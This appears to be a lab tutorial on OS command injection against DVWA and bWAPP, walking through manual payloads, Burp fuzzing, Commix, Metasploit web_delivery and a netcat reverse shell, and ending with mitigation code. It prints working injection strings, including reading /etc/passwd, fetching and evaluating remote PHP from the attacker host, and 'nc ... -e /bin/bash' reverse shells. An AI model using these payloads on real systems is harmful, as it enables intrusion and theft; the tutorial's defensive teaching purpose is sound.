Introduction

Isn't it great if you get the privilege to run any system commands directly on the target's server through its hosted web-application? Or you can get the reverse shell with some simple clicks? In this article, we'll learn about OS Command Injection, in which an attacker is able to trigger some arbitrary system shell commands on the hosted operating system via a vulnerable web-application.

Introduction to Command Injection

Command Injection also referred to as Shell Injection or OS Injection. It arises when an attacker tries to perform system-level commands directly through a vulnerable application in order to retrieve information of the webserver or try to make unauthorized access into the server. Such an attack is possible only when the user-supplied data is not properly validated before passing to the server. This user data could be in any form such as forms, cookies, HTTP headers, etc.

How Command Injection Occurs?

There are many situations when the developers try to include some functionalities into their web application by making the use of the operating system commands. However, if the application passes the user-supplied input directly to the server without any validation, thus the application might become vulnerable to command injection attacks.

In order to clear the vision, let's consider this scenario:

Think for a web-application providing functionality that any user can ping any particular IP address through his web-interface in order to confirm the host connection, which means that the application is passing the **ping** command with that particular input IP directly to the server.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strpos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Now if an attacker injects an unwanted system command adding up with the basic ping command using some metacharacters. Thus the web-application pass it all to the server directly for execution,

allowing the attacker to gain the complete access of the operating system, start or stop a particular service, view or delete any system file and even captures a remote shell.

Metacharacters

Metacharacters are the symbolic operators which are used to separate the actual commands from the unwanted system commands. The semicolon (;) and the ampersand (&) are majorly used as separators that divides the authentic input command and the command that we are trying to inject.

The commonly used metacharacters are:

Operators	Description
;	The semicolon is the most common metacharacter used to test an injection flaw. The shell would run all the commands in sequence separated by the semicolon.
&	It separates multiple commands on one command line. It runs the first command then the second one.
&&	If the preceding command to && is successful then only it runs the successive command.
(windows)	The runs the next command to it only if the preceding command fails i.e. initially it runs the first command, if it doesn't complete then it runs up the second one.
(Linux)	Redirects standard outputs of the first command to standard input of the second command
'	The unquoting metacharacter is used to force the shell to interpret and run the command between the back ticks. Following is an example of this command: Variable= "OS version uname -a" && echo \$variable
()	It is used to nest commands
#	It is used as a command line comment

Types of Command Injection

Error based injection: When an attacker injects a command through an input parameter and the output of that command is displayed on the certain web page, it proves that the application is vulnerable to the command injection. The displayed result might be in the form of an error or the actual outcomes of the command that you tried to run. An attacker then modifies and adds additional commands depending on the shell the webserver and assembles information from the application.

Blind based Injection: The results of the commands that you inject will not be displayed to the attacker and no error messages are returned. The attacker might use another technique to identify whether the command was really executed on the server or not.

The OS Command Injection vulnerability is one of the top **10 OWASP** vulnerabilities. Therefore let's have a look onto its impact.

Impact of OS Command Injection

OS command injection is one of the most powerful vulnerability with **"High Severity having a CVSS Score of 8"**.

Thus, this injection is reported under:

1. **CWE-77:** Improper Neutralization of Special Elements used in a Command.
2. **CWE-78:** Improper Neutralization of Special Elements used in an OS Command.

Wonder how to exploit this vulnerability? Let's check out its steps:

Steps to exploit – OS Command Injection

1. Identify the input field
2. Understand the functionality
3. Try the Ping method time delay
4. Use various operators to exploit OS Command Injection

So, I guess until now you might be having a clear vision with the concept of **OS command injection** and its methodology. But before making our hands wet with the attacks let's clear one more thing i.e.

"Command Injection differs from Code Injection", in that code injection allows the attacker to add their own code that is then executed by the application. In Command Injection, the attacker extends the default functionality of the application, which execute system commands, without the necessity of injecting code. Source:

https://www.owasp.org/index.php/Command_Injection

Let's Start!!

Manual Exploitation

Basic OS Command injection

I've opened the target IP in my browser and logged in into DVWA as **admin: password**, from the DVWA security option I've set the **security level** to **low**. Now I've opted for the Command Injection vulnerability present on the left-hand side of the window.

I've been presented with a form which is suffering from OS command injection vulnerability asking to **"Enter an IP address:"**.

From the below image you can see that, I've tried to ping its localhost by typing **127.0.0.1**, and therefore I got the output result.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.090 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.067 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3076ms  
rtt min/avg/max/mdev = 0.022/0.059/0.090/0.025 ms
```

In order to perform the “Basic OS Command Injection attack”, I’ve used the “; (semicolon)” as a metacharacter and entered another arbitrary command i.e. “ls”

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

From the below image you can see that the “;” metacharacter did its work, and we are able to list the contents of the directory where the application actually is. Similarly we can run the other system commands such as “;pwd”, “;id” etc.

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.090 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3050ms  
rtt min/avg/max/mdev = 0.021/0.055/0.090/0.027 ms
```

```
help  
index.php  
source
```

Bypass a Blacklist implemented

Many times the developers set up a blacklist of the commonly used metacharacters i.e. of “&”, “;”, “&&”, “|”, “#” and the other ones to protect their web-applications from the command injection vulnerabilities.

Therefore, in order to bypass this blacklist, we need to try all the different metacharacters that the developer forgot to add.

I’ve increased up the security level too **high** and tried up with all the different combinations of metacharacters.

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
```

From the above image, you can see that I’ve successfully captured the password file by using the metacharacter “|”

127.0.0.1 | cat /etc/passwd



Exploitation through Automated tools

Command Injection using BurpSuite

Burpsuite is considered as one of the best and the most powerful tool for web-penetration testing. So we'll try to deface the web-application through it.

Manual

I've now logged in into bWAPP with **bee : bug** by running up the target's IP into the browser, and have even **set the security level** to **medium** and "**Choose your bug**" option to "**OS Command Injection**".

Let's try to enumerate this "**DNS lookup**" form by clicking on the **Lookup** button and simply capturing the **browser's request** in the **proxy** tab and sending the same to the **Repeater**.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://192.168.0.11:80` is intercepted. The 'Intercept' button is highlighted. The 'Raw' tab is selected, showing the raw HTTP request. The request body contains a form submission to `target=www.nsa.gov&form=submit`. A context menu is open over the request body, showing options like 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', 'Engagement tools', 'Change request method', 'Change body encoding', 'Copy URL', 'Copy as curl command', 'Copy to file', and 'Paste from file'.

```
POST /bWAPP/commandi.php HTTP/1.1
Host: 192.168.0.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://192.168.0.11
Connection: close
Referer: http://192.168.0.11/bWAPP/commandi.php
Cookie: security_level=1; PHPSESSID=0d259a0063cec040
Upgrade-Insecure-Requests: 1

target=www.nsa.gov&form=submit
```

Now I just need to manipulate the target by adding up some system commands i.e. “**pwd**” with the help of metacharacters.

In this I’ve used “|” as the delimiter, you can choose yours.

As soon as I click on the **Go** tab, the response starts generating and on the right-hand side of the window you can see that I’ve captured the **working directory**.

Target: http://192.168.0.11

Request

Raw Params Headers Hex

```
POST /bWAPP/commandi.php HTTP/1.1

  </p>
</form>
<p align="left">/var/www/bWAPP
</p>
</div>
<div id="side">
```

Fuzzing

In the last scenario, while bypassing the implemented blacklist, we were lucky that the developer had created and set up the list with the limited combination of metacharacters. But still, it took time, to check for every possible combination of the metacharacters. And therefore it is obvious that this metacharacter would not work with every web-application, thus in order to bypass these differently generated blacklists, we'll be doing a fuzzing attack.

Let's check it out how!!

I've created a dictionary with all the possible combinations of the metacharacters and now will simply include it into my attack.

Tune in you **burp suite** and start **intercepting the request**, as soon as you **capture** the ongoing request send the same to the **intruder** by simply doing a right-click on the proxy tab and choose the option to **send to intruder**.

1 x 2 x ...

Target Positions Payloads Options

? **Attack Target** Start attack

Configure the details of the target for the attack.

Host: 192.168.0.11

Port: 80

☐ Use HTTPS

Now we'll set up the attack position by simply shifting the current tab to the **Positions** tab, and selecting the area where we want to make the attack happen with the **ADD** button.

1 x 2 x ...

Target Positions Payloads Options

? **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 POST /bWAPP/commandi.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.11/bWAPP/commandi.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Connection: close
11 Cookie: security_level=1; PHPSESSID=d9f205a555f451d4ee2f3e35fefc938a
12 Upgrade-Insecure-Requests: 1
13
14 target=$www.nsa.gov&form=submit
```

Time to inject our dictionary, now move to the **Payload** tab and click on the **load** button in order to load our dictionary file.

1 × 2 × ...

Target Positions Payloads Options

ⓘ Payload Sets

→ Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 154

Payload type: Simple list Request count: 154

ⓘ Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

OS Command Injection using Commix

Sometimes fuzzing consumes a lot of time, and even it becomes somewhat frustrating while performing a command injection attack over it i.e. wait for the incremented length and check for every possible response it drops.



In order to make our attack simpler and faster, we'll be using a python scripted automated tool "**Commix**", which makes it very easy to find the command injection vulnerability and then helps us to exploit it. You can learn more about **Commix** from [here](#).

So let's try to drop down the web-application again by getting a commix session in our kali machine.

From the below image you can see that I've set the security level too **high** and opted the "**Choose your bug**" option to "**OS Command Injection**".

Commix works on **cookies**. Thus in order to get them, I'll be capturing the **browser's request** into my burpsuite, by simply enabling the proxy and the intercept options, further as I hit up the **Lookup** button, I'll be presented with the details into the burpsuite's **Proxy** tab.

Fire up you Kali Terminal with **commix** and run the following command with the **Referer**, **Cookie**, and **target** values:

```
commix --url="http://192.168.0.11/bWAPP/commandi.php" --cookie="security_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --data="target=www.nsa.gov&form=submit"
```

Type 'y' to resume the classic injection point and to the pseudo-terminal shell.

```
root@kali:~# commix --url="http://192.168.0.11/bWAPP/commandi.php" --cookie="security_level=2; PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --data="target=www.nsa.gov&form=submit" ↵

[!] Warning: Python version 3.8.3 detected. You are advised to use Python version 2.7.x.

  v3.0-stable

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y ↵

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > id ↵

uid=33(www-data) gid=33(www-data) groups=33(www-data)

commix(os_shell) > █
```

Great!! We're into our target machine.

What if we could convert this commix shell into a meterpreter one?

As soon as we capture the commix session, we'll try to generate a reverse meterpreter session of the target machine by executing the following commands:

```
reverse_tcp
set lhost 192.168.0.9
set lport 4444
```

As we hit enter, it will ask us to choose whether we want a **netcat** shell or some other (**meterpreter**) one. Choose option **2** and hit **enter** again.

Now you'll be popped up with a new list of sessions asking for which meterpreter session you want as in whether you want it to be PHP, Windows, python etc. As our target server is running over the PHP framework, we will select option **8** i.e. a **PHP meterpreter reverse shell**.

```
commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.0.9 ↵
LHOST => 192.168.0.9
commix(reverse_tcp) > set lport 4444 ↵
LPORT => 4444

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.

commix(reverse_tcp_other) > 8 ↵
[*] Generating the 'php/meterpreter/reverse tcp' payload... [ SUCCEED ]
[*] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window).
```

When everything is done, it will provide us with a resource file with an execution command. Open a new terminal window and type the presented command there, as in our case it generated the following command:

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```

Cool!! It's great to see that our commix session is now having some new wings.

```
hackingarticles@kali:~$ msfconsole -r /usr/share/commix/php_meterpreter.rc
```

```

OS Command Injection using Metasploit

Why drive so long in order to get a meterpreter session, if we can just gain it directly through the Metasploit framework.

Let's check it out how

Boot the **Metasploit framework** into your kali terminal by running up the simple command **"msfconsole"**.

There are many different ways that provide us with our intended outcome. But we will use the **web_delivery exploit** in order to find a way to transfer our malicious payload into the remote machine.

Type the following commands to generate our payload:

```
use exploit/multi/script/web_delivery
```

Now it's time to choose our target.

Type **“show targets”** in order to get the complete list of all the in-built target options.

```
set target 1
set payload php/meterpreter/reverse_tcp
set lhost 192.168.0.9
set lport 2222
exploit
```

As soon as I hit enter after typing **exploit**, the Metasploit framework will generate the payload with all the essentials.

```
msf5 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Python
  1    PHP
  2    PSH
  3    Regsvr32
  4    pubprn
  5    PSH (Binary)
  6    Linux
  7    Mac OS X

msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/script/web_delivery) > set lport 2222
lport => 2222
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.9:2222
[*] Using URL: http://0.0.0.0:8080/6gOYMoRioN
[*] Local IP: http://192.168.0.9:8080/6gOYMoRioN
[*] Server started.
msf5 exploit(multi/script/web_delivery) > [*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.9:8080/6gOYMoRioN', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"

```

We are almost done, just simply include this payload with the command using any metacharacter.

Here I've used **&** (ampersand) so that the server executes both the commands one after the another.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

More Information

From the below image you can see that we are into the target's system again, but this time we are more powerful with the Metasploit session.

```
msf5 exploit(multi/script/web_delivery) >
[*] 192.168.0.11 web_delivery - Delivering Payload (1112 bytes)
[*] Sending stage (38288 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.9:2222 → 192.168.0.11:51044) at 2020-07-06 21:16:34 +0530

Blind OS Command Injection

So until now, we were lucky enough that the web-applications were returning the outputs from the commands directly on the screen through their HTTP Responses. But there are many situations when the applications do not return anything and still run some system commands as into their backend processes. So the question arises - Do such web-applications are vulnerable to command injection??

Let's try to figure this out by using the most reliable method **the time-delay ping command** which will detect whether the application is suffering from command injection or not.

Detection of Blind OS Command Injection

I've now logged in inside bWAPP and selected the **"Choose you bug"** option to **"OS Command Injection - Blind"**. Further setting up the security level to **medium**.

Thus, I've been redirected to the web application which is suffering from command injection vulnerability.

Let's check whether this application is actually suffering from the OS Command Injection or not.

Enter any **IP address** in the field provided and **turn on** your burpsuite monitor in order to capture the ongoing **http request**, thus forwarding it all into the **repeater tab**.

Now we'll try to manipulate the request with

```
ping -c 10 192.168.0.9
```

As I clicked over the **Go** tab, it took about **10 seconds** to display the response result. Thus confirms up that this web-application is suffering from OS Command Injection.

Request

Exploiting Blind OS Command Injection using Netcat

As of now, we are confirmed that the application which we are trying to surf is suffering from command injection vulnerability. Let's try to trigger out this web-application by generating a reverse shell using **netcat**.

From the below image you can see that I've checked my Kali machine's **IP address** and set up the **netcat listener** at port number **2000** using

```
nc -lvp 2000
```

where **l** = listen, **v** = verbose mode and **p** = port.

```
root@kali:~# ifconfig ↵
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.9 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::20c:29ff:fee5:ef1f prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e5:ef:1f txqueuelen 1000 (Ethernet)
    RX packets 3281 bytes 1338397 (1.2 MiB)
    RX errors 1 dropped 0 overruns 0 frame 0
    TX packets 1252 bytes 116008 (113.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000



lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 62 bytes 3062 (2.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62 bytes 3062 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nc -lvp 2000 ↵
listening on [any] 2000 ...
█
```

Now on the web application, I've injected my **netcat** system command with the **localhost** command into the input field i.e.

```
localhost|nc 192.168.0.9 -e /bin/bash
```

The **-e /bin/bash** empowers the netcat command to execute a bash shell on the listener machine.

Great!! We are into the victim's shell through our kali machine and we're now able to run any system command from here.

```
root@kali:~# nc -lvp 2000
listening on [any] 2000 ...
192.168.0.11: inverse host lookup failed: Unknown host

Mitigation – OS Command Injection

The developers should set up some strong server-side validated codes and implement a set of whitelist commands. It only accepts the alphabet and the digits rather than the characters.

You can check this all out from the following code snippet. It can protect the web-applications from exposing to command injection vulnerabilities.

```
// Get input
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

// Split the IP into 4 octets ↩
$octet = explode( ".", $target );

// Check IF each octet is an integer ↩
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) ) {
    // If all 4 octets are int's put the IP back together. ↩
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

    // Determine OS and execute the ping command. ↩
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
else {
    // Ops. Let the user name theres a mistake
    echo '<pre>ERROR: You have entered an invalid IP.</pre>';
}
```

Avoid the applications from calling out directly the OS system commands. If needed the developers can use the build-in API for interacting with the Operating System.

The developers should even ensure that the application must be running under the least privileges.
